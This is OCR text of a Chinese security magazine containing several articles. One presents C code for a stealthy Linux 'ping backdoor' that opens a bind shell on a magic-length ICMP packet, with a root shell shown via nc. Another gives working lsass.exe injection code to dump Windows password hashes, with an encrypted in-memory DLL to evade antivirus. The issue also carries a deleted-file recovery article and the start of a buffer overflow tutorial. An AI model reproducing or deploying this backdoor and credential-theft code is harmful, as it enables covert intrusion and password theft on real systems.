


图 1 帮助界面




图 2 运行截图

这里需要注意一点：不要创建太多的线程，有些服务器限制了并发连接的最大数量（比如笔者测试环境中的 Ubuntu 的 SSH 限制为 10），若超过了则会出现连接失败。

Linux后门技术研究之ping后门

文/图 Blackcool

前面几篇文章主要讲解了 login 后门及正向连接后门，其中 login 后门通过对比文件 hash 的方法进行检测。正向连接后门的一个致命弱点就是开启并占用一个端口，有经验的管理员会很容易发现端口被占用，通过这个线索就能找到留下的后门。本文要介绍的后门在一定程度上就可以弥补这一不足。这个后门运行后不会开启端口，仅当接受到一定格式的 ping 包后才会开启端口，具有一定的隐蔽性。

下面来说说 ping 后门的思路吧。

首先创建一个 ICMP 协议的 RAW Socket，因为 ping 包走的是 ICMP 协议嘛。之后循环等待数据包，接受到 ping 包后判断其长度，如果长度是我们预设的值，就开启后门功能，这时对后门进行连接就可以成功登录并进行控制了。如果 ping 包长度不是预设值，则继续循环等待数据包。

程序框架简要如下：

```
int main(int argc, char *argv[])
{
  //创建 socket
  proto = getprotobyname("icmp");
  if ((s = socket(AF_INET, SOCK_RAW, proto->p_proto)) < 0)
  exit(0);
  //循环等待数据包
  while(1)
  {
    do
    {
      fromlen = sizeof(from);
      //判断数据包长度
       if ((size = recvfrom(s, pkt, sizeof(pkt), 0, (struct sockaddr *) &from,
&fromlen)) < 0)
       printf("ping of %i\n", size-28);
     } while (size != SIZEPACK + 28);
    //开启后门功能或继续等待数据包
    switch(fork())    {
    case -1:
    continue;
    case 0:
    bind_shell();
    exit(0);
    }
```

```
        sleep(15);
      }
    }
```

思路很简单很清晰，下面看下这个传说中的 ping 后门要如何使用吧。首先编译后门，完整源代码 x 详见 pingshell.c。编译后生成 pingshell 文件，这个就是我们的后门程序了。启动 ping 后门，使用命令：pingshell 1017 5555。命令的意思是，当接受到长度为 1017 的 ping 包后，在本机的 5555 端口上开启后门。之后我们就可以对其进行远程连接了，下面使用 nc 进行连接，如图 1 所示。

```
kdev@kdev-VirtualBox:~$ nc -nvv 127.0.0.1 5555
Connection to 127.0.0.1 5555 port [tcp/*] succeeded!
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root) 群組=0(root)
```


图 1

可以看到连接成功，并执行 ls、id 等命令都可以得到正常的回显。ping 后门就为大家介绍到这里，希望对大家有所帮助。

已删除文件树构建及文件恢复实践

文/图 倪程

随着信息技术的不断发展，计算机在社会和生活中扮演着日益重要的角色。越来越多的企业、商家、政府机关和个人将自己最重要的信息以数据文件的形式保存在计算机中。一旦电脑或者软件系统不可避免地出现差错从而导致数据丢失，如何能够迅速而正确地恢复就成为了至关重要的问题，这就使得数据恢复技术不论对个人、企业还是国家都显得日益重要。

FAT32 已删除文件树构建算法

FAT32文件系统对数据区存储空间按簇进行划分和管理。簇是空间分配和回收的基本单位，即一个文件总是占用若干个整簇，文件所使用最后一簇的剩余空间就不再使用。簇的大小对文件系统的性能影响很大，当簇较大时，磁盘空间浪费往往较大，但存取效率往往较高；当簇较小时，磁盘空间可以得到有效利用，但存取效率往往很低。一般来说，一个簇往往取2的整数幂的扇区大小，大分区一个簇分配的扇区数往往要比小分区多。实际应用中，簇所占的扇区数大小存放在分区的BPB表中。

FAT文件系统为了实现目录间的双向联系，使系统能在目录之间进行有效切换，在每个子目录中都添加了“.”及“..”目录。其中“.”代表当前目录自身，“..”代表当前目录的父目录，指向父目录的起始簇号。故只要是目录文件，其最前面两个32字节在偏移00H处的值必然是0x202E及0x2E2E。而且，目录及文件的首个扇区的前32字节偏移1AH、1BH处的两字节内容存放了它们的首簇号低16位。所以，当假定一个首簇号后，即可定位到指定的目录区位置，直接读取目录区位置，判断前两个32字节中的偏移00H处的值，若满足0x202E、0x2E2E及其偏移1AH处的两字节为首簇号低16位，则可能是需要寻找的首簇号，若不然，则一定不是当前寻找的首簇号。

经过大量地实验分析，发现此方法让首簇号匹配成功的概率极大，因为首簇号高16位的值一般不会很大，即用户一般不会定义一个极大的逻辑分区。一个200G的分区，其循环次数也大概只有230次，故循环的次数必然很少。那么在循环次数很少的情况下，又能够准确的实现：首簇号低16位相同的情况下，假定一个首簇号高16位，组合成一个完整的首簇号，映射的数据区整好是一个目录区，这种匹配不成功的概率值太小。但反过来，若高16位相同，去匹配低16位，发现目录区而它又不是需要寻找的首簇号，这种概率可能会高出许多。这主要是因为其循环匹配的次数太多，值可以从0直到0xFFFF，共循环65535次。

文件被删除时，不管其父目录、祖父目录等上层目录是否删除，在算法设计中，都需要将它们作为一个新的节点插入到重构的目录树中。因此，从根目录区开始遍历，只要发现目

录文件，则获取文件的首簇号、文件目录名、MAC时间等各种属性值，并将其作为一个新节点插入到已删除文件及目录的临时目录树中。遍历完某个目录区中的所有文件及目录后，再对临时目录树中的目录节点进行判断，将目录文件的首簇号映射到其对应的目录区，依次遍历此目录区中的所有文件及子目录，判断是否存在删除文件及目录，一旦发现，则立即返回TRUE，否则深层次递归，直到遍历完所有的深层次子目录及文件。

因为 FAT 文件系统是一个倒型树结构，故程序设计时，为了缩短目录树构建的时间开销，可以每次只构建某一目录层次下的所有子目录及文件，在取证人员需要查看目录树中某一特定目录时，通过点击此目录再显示其目录下的文件及子目录。针对目录及其下的子目录及文件均被删除的情况，本文不再详细论述，因为只要是目录被删除，不管其子目录或文件是否删除，该目录节点肯定出现在已删除文件及目录的重构树中。任一 FAT 结构的逻辑分区中已删除文件及目录树的重构算法如图 1 所示。通过图中给出的目录树重构算法，可以完整的构建出 FAT 结构下的所有已删除文件目录树。




图 1 已删除目录及文件的目录树重构算法

NTFS 已删除文件树构建算法

NTFS 文件系统的一大特点是所有的数据，包括系统信息，如引导程序、记录整个卷的分配状态位图等都以文件的形式存在。MFT 是 NTFS 卷结构的核心，系统通过 MFT 来确定文件在磁盘上的位置以及文件的所有属性。NTFS 的结构原理这里就不再赘述了，读者可参考戴士剑老师编写的《数据恢复技术》第 2 版。

通过遍历 NTFS 卷下所有的 MFT 表项，就可很清楚地判断文件是否删除及文件名、文件数据起始簇号、簇数等等。那么如何将已删除文件及目录组合起来呢？笔者采用的是从目录树的底部开始逐渐往上构建整个目录树。算法基本流程如下：

（1）读取$MFT 表项中 80 属性下的簇运行列表，获取每个簇运行结构的起始簇号与簇数，再根据首簇号和簇数，循环遍历 NTFS 卷下每个簇运行结构中所有的 MFT 表项。

（2）读取 MFT 表头，判断文件及目录是否删除，若目录及文件未删除，则直接忽略此 MFT 表项，转下一个表项；不然，则 new 一个新节点结构，获取表项中 30 属性下的文件名或目录名及父目录的 MFT 参考号。

（3）若父目录的 MFT 参考号不是 0x05（即根目录下的文件或子目录），则转步骤（4）；然后再判断此 MFT 对应的是文件还是目录，若为非目录文件，则读取 80 属性值，获取文件数据或文件数据的首簇号及簇数，存储到新节点结构体中，然后将此节点插入到目录树中；若为目录文件，则直接将此节点插入到目录树中。

（4）根据父目录的 MFT 参考号，读取每个父目录的 MFT 参考号，获取目录的文件名，然后再调用搜索函数，在已部分构建的目录树中寻找此文件是否在目录树中，若没有搜索到，则 new 一个新节点，并将文件的文件名、文件及父目录的 MFT 参考号分别保存在该节点中，再判断此目录是否为根目录，若非，则保存此节点到目录树结构体的 Vector 数组中后递归调用，转步骤(4)继续读取其父目录的 MFT 号，若为根目录，则将此节点插入到目录树合适节点下；若搜索到了，则直接返回。

这样，即可全部获取 NTFS 卷分区中所有的已删除文件及目录，并构建好整个目录树结构。

下面给出具体如何将节点插入到目录树中，笔者设计了一种规则二叉树构建算法，具体如图 2 所示。




图 2 构建有规则的二叉树

图 2 中给出的规则树定义如下：

（1）树中各节点代表目录或已删除文件，且节点的左子节点称为该节点的孩子结点，位于该节点的下一级目录。右节点则与该节点位于同一级目录。

（2）头节点 A 不代表任何含义，只为目录树的头节点，且节点 C、F 均为根目录下节点。

（3）若 E 节点为非目录文件，则 K 及其各右节点均为非目录节点，即位于同一层的节点，目录节点总是在非目录节点的前面，每次目录节点采用头插法，而文件节点采用尾插法。

上述规则树的定义，很好地将目录及子目录、子文件进行了梯次划分，那么假设上面的构建原理成立，排除图 2 中的正常目录节点（目录下的所有文件及深层子目录下的文件都不存在删除情况）呢？

排除正常目录节点。从根结点开始，遍历右节点，直到某节点不再是目录节点为止。依次对目录节点进行判断，若目录节点下存在文件节点，则跳过此节点；若此目录节点下不存在左孩子节点，则删除此目录节点，并将目录的右孩子节点直接指向它的父节点；若存在目录节点，则深层次递归判断是否存在文件节点，若不存在，则直接将此目录及其目录下的所有节点全部裁剪。通过上面的方式，如构建目录树的原理可行，则完全借助程序方式编码实现 NTFS 卷分区下的已删除文件的目录树重构。

数据恢复实践

在非常驻 80 属性下，记录了文件数据的数据运行列表，通过数据运行列表可以看出文件是否连续存储。如果数据运行结构有且仅有一个，则文件在磁盘上连续存储；反之，若运行结构不止一个，则断定文件在磁盘上离散存储。需要注意的是，数据运行列表中，每个运行结构中表示的首簇号总是前一个首簇号的相对偏移，且必须满足：当首簇号占一个字节时，

其值不超过 0x80，否则需要取负值。

如何将已经构建好的层次目录树能更好地在软件框架中显示（即先显示根目录，然后再依次显示其下的深层次子目录及文件），本文采用了先遍历头结点，再遍历右节点，最后遍历左节点的方法对二叉树进行完整遍历，然后将节点分为目录节点及非目录节点分别显示在软件框架的左右两侧，其中右侧的文件，在显示之前笔者通过动态数组对文件数据的首簇号及簇数事先保存下来，以便取证分析员有效地进行数据恢复。

当取证分析员或普通用户需要借助本软件进行数据恢复时，只需要选择已删除文件，然后点击恢复即可，软件会直接读取该节点下的数据信息或者首簇号及簇数，最后通过 ReadFile 函数将文件从对应的物理扇区中读取，并写入新建的磁盘文件中，完成数据恢复。

小结

本文主要对已删除文件目录树的重构进行了详细分析，并结合目录树的构建以及文件系统结构简要分析了数据恢复方法。本文讲述的数据恢复主要基于文件未被删除的情况，对于已经被覆盖的数据、完全低格、全盘清零、强磁场破坏的硬盘，则需要更底层的物理恢复技术实现。

编程实现Windows用户密码Hash值的抓取

文/图 仲夏

在内网渗透过程中，获取 Windows 用户密码 Hash 值后，将能够继续破解明文密码、Hash 注入等后续动作，因此，密码 Hash 值具有较大的价值。Windows 系统中存在的用户密码信息一般是以 NTLM Hash 值的信息存在，只有负责用户权限管理的关键系统进程 lsass.exe 能够拥有权限获取。因此，本文主要探讨注入 lsass 进程读取 Hash 值的编程实现；关于远程注入的权限等其他问题，不在本文的讨论范围之列。

远程注入 lsass 进程

关于远程注入的基本原理就不赘述了，关键说一下实现过程中发现的问题。在 Windows Vista 以上版本，时常会遇到 CreateRemoteThread 调用出错，如图 1 所示。




图 1

在实现过程中发现，Vista 以后版本按照常规方法调用 CreateRemoteThread 函数，通常返回的错误代码为“errorcode-8 存储空间不足”，无法执行此命令。通过搜索，搞懂了

其中原理，实现了函数 MyCreatRemoteThread 函数，具体原理，可百度 “win7 CreateRemoteThread”关键词学习，这里给出实现代码。

```
    HANDLE MyCreateRemoteThread(HANDLE hProcess, LPTHREAD_START_ROUTINE
pThreadProc, LPVOID pRemoteBuf)
    {
        HANDLE      hThread = NULL;
        FARPROC     pFunc = NULL;
        if( IsVistaOrLater() )    //vista 以后操作系统的版本
        {
            printf("wint/vista\n");
            pFunc = GetProcAddress(GetModuleHandleA("ntdll.dll"),
"NtCreateThreadEx");
            if( pFunc == NULL )
            {
                printf("MyCreateRemoteThread() : GetProcAddress 调用失败! 错误代
码: [%d]/n",
                    GetLastError());
                return hThread;
            }
            ((PFNTCREATETHREADEX)pFunc)(&hThread,
                0x1FFFFF,
                NULL,
                hProcess,
                pThreadProc,
                pRemoteBuf,
                FALSE,
                NULL,
                NULL,
                NULL,
                NULL);
            if( hThread == NULL )
            {
                printf("MyCreateRemoteThread() : NtCreateThreadEx() 调用失败! 错
误代码: [%d]/n", GetLastError());
                return hThread;
            }
        }
        else                    // 2000, XP, Server2003
        {
            hThread = CreateRemoteThread(hProcess,
                NULL,
                0,
                pThreadProc,
```

```
                pRemoteBuf,
                0,
                NULL);
            if( hThread == NULL )
            {
                printf("MyCreateRemoteThread() : CreateRemoteThread() 调用失败!
错误代码: [%d]/n", GetLastError());
                return hThread;
            }
        }
        if( WAIT_FAILED == WaitForSingleObject(hThread, INFINITE) )
        {
            printf("MyCreateRemoteThread() : WaitForSingleObject() 调用失败! 错
误代码: [%d]/n", GetLastError());
            return hThread;
        }
        return hThread;
    }
```

远程线程所做的工作------一切为了躲避查杀

远程线程在 lsass 进程中启动后，主要是调用一系列函数读取用户 Hash 值信息，这段代码形式固定单一，如果集成在远程线程代码中，或者生成以 DLL 的文件形式存在，很容易被定位查杀。我采取的方式是这部分核心代码编译为 DLL 并导出，进行随机秘钥加密后，以整体逐字节输出为数组形式，嵌入代码中编译生成。如图 2 所示，pData 为加密后的 DLL 代码数组，pKey 为解密秘钥。

```
extern char pkey[] = {0x32,0xf,0x54,0x57,0xbc,0xa0,
0xcd,0x2a,0x5,0xe6,0xd1,0x73,0x53,0x5e,0xb3,0x8f,0x
0xc,0xf,0x1,0x35,0xe8,0xe3,0x69,0x1e,0x89,0x55};
```

```
extern char pData[] = {0x2,0x5a,0xd3,0x6c,0x53,0xc3
0x59,0x9d,0x57,0xee,0xa,0x8e,0xf9,0x6b,0xb2,0x45,0x
```

图 2

通过这样将 DLL 加密集成到自身代码中，运行时，通过解密数据→解析 PE 格式加载到内存正确位置→修复重定位项→修复导入表四个步骤，实现了 LoadLibray 的大部分功能(没实现调用 dllMain 函数)，随后调用导出函数即可。

题外话----x86/x64 的统一编程问题

在这里和大家探讨一下 x86/x64 两种程序编写上的区别处理与统一问题。

地址长度问题。在 64 位环境下，内存地址的长度为 64 位，编程上就应该表现为_int64，区别于 32 位下的 DWORD。在编程的时候，以上区别主要麻烦是在 PE 结构解析时绝对地址的计算上，总不能为 x86/x64 下各准备一套函数吧。幸运的是，VC 内给出了长度可变的定义：

```
#if defined(_WIN64)
    typedef unsigned __int64 ULONG_PTR, *PULONG_PTR;
#else
       typedef _W64 unsigned long ULONG_PTR, *PULONG_PTR;
#endif
```

通过预定义的宏，编程时将所有绝对地址的表述定义为 ULONG_PTR 就能解决内存地址长度的问题。

重定位项的区别。按照 PE 重定位结构的定义，每个重定位块的表项是一个代表四字节的相对偏移地址，其高 3 位 bit 位如果为 0，代表其无意义，该项忽略。实际上我们遇到最多的情况是高 3 位 bit 为 3，如图 3 所示。




图 3

这是我们最熟悉的 32 位程序，但在 64 位程序下，这个值就变为了 10，如图 4 所示。




图 4

因此，在编写 PE 重定位项的处理代码中，需要注意这一点。

获取用户/Hash 值的核心代码

获取 Hash 的函数是一些未文档化的函数，从 samsrv.dll 导出，具体原理本人也不是很清楚，偶尔得到，拿出来大家一起学习，希望有人一起探讨。具体代码请参看附件，不多加赘述。

Windows的缓冲区溢出

文/图 王晓松

通常微软在发现漏洞后，会公布补丁，而攻击者通过补丁的说明和监控补丁的执行过程，利用漏洞开发工具定位可能存在攻击点的位置，从而编制溢出程序，攻击未打补丁的系统，这种漏洞如果普通用户打上补丁，就没有任何意义了。而 0Day 通常指微软未发现的漏洞，既然未发现，那么自然也无标准的补丁可打，因此对于这种 Windows 操作系统的普通用户，只能是“人为刀俎，我为鱼肉”，任人宰割了。缓冲区溢出攻击漏洞几十年来，其攻击的思想并没有本质的改变，本文将向那些有志于溢出梦想的朋友提供一个入门讲解，希望能对缓冲区溢出的核心思想有所了解。

基础知识

1）call 指令和 ret 指令

call 指令和 ret 指令是下面我们讲解内容的基础，因此这里不嫌啰嗦，对 call 指令和 ret 指令背后的动作进行一个较为详细的讲解。

call 指令通常表现为“call xxxxxxxx;”的汇编形式，其幕后的动作为将“call xxxxxxxx” 这条指令后的指令地址压入堆栈，然后跳转到 xxxxxxxx 指向的地址执行代码，其执行如图 1 所示。




图 1 call 指令的背后

ret 指令的功能则是弹出当前栈顶单元的内容到 EIP，从而控制程序的流程执行 EIP 指向地址的代码，其执行如图 2 所示。




图 2　ret 指令的背后

2）Windows 函数调用的结构

了解了 call 指令和 ret 指令，下面我们需要费一番脑筋，看些稍微令人头疼的 C 语言代码和汇编代码，但是我保证并不长，也不难。

```
ADD(int a,int b)
{
   int c;
   c=a+b;
   Return (c);
}
Main()
{
   int a,b,c;
   a=1;b=1;
   c=ADD(a,b);<--①
   printf(“%d”,c); <--②

}
```

相信上过大二的理工科同学对上述代码不会感到陌生，否则计算机二级是很难通过的！主函数调用 ADD 函数，完成一个相加操作。下面我们将焦点集中在从步骤①开始到步骤②之前一个简单的函数调用背后，程序运行的一些细节。

首先说明的是，函数调用的规则有很多种，比较典型的是_cdcel(C 方式)、_stdcall(标准调用方式，用于 WinAPI)和_fastcall(快速调用方式)等，为了专注于主题，我们仅以_cdcel 为例。这种函数调用的过程是：

①　调用者将参数按照从右至左的顺序，使用 push 指令压栈；

② 使用 call 指令调用函数，返回值通过 eax 进行传递；

③ 函数返回后，由调用者 add esp,n 指令来恢复堆栈，其中 n 表示函数参数的长度。

做好以上铺垫，我们看看函数调用的庐山真面目。为了使讲解清楚简单，下面的代码省略了一些编译器自动添加的一些操作，如 ebx、esi、edi 的压栈出栈。以下的代码分为函数的调用和 ADD 函数内部的实现。

函数调用的实现：

```
Push b      ;压入参数 b，对应步骤①
Push a      ;压入参数 a，对应步骤①
Call ADD    ;调用子函数，对应步骤②
Add esp 8   ;调用者清理堆栈，对应步骤③
```

为了配合函数的调用，在 ADD 函数内部也会有相应的操作，请看下面代码。

ADD 函数的实现：

```
Push ebp
Mov ebp,esp
Sub esp,4
```

这三段汇编代码是函数调用后通用的模版，其中 sub esp 4; 是为了给 ADD 函数中的内部变量 c 使用，通常来说，内部变量占用多大的空间，堆栈中就要开辟多大的空间。

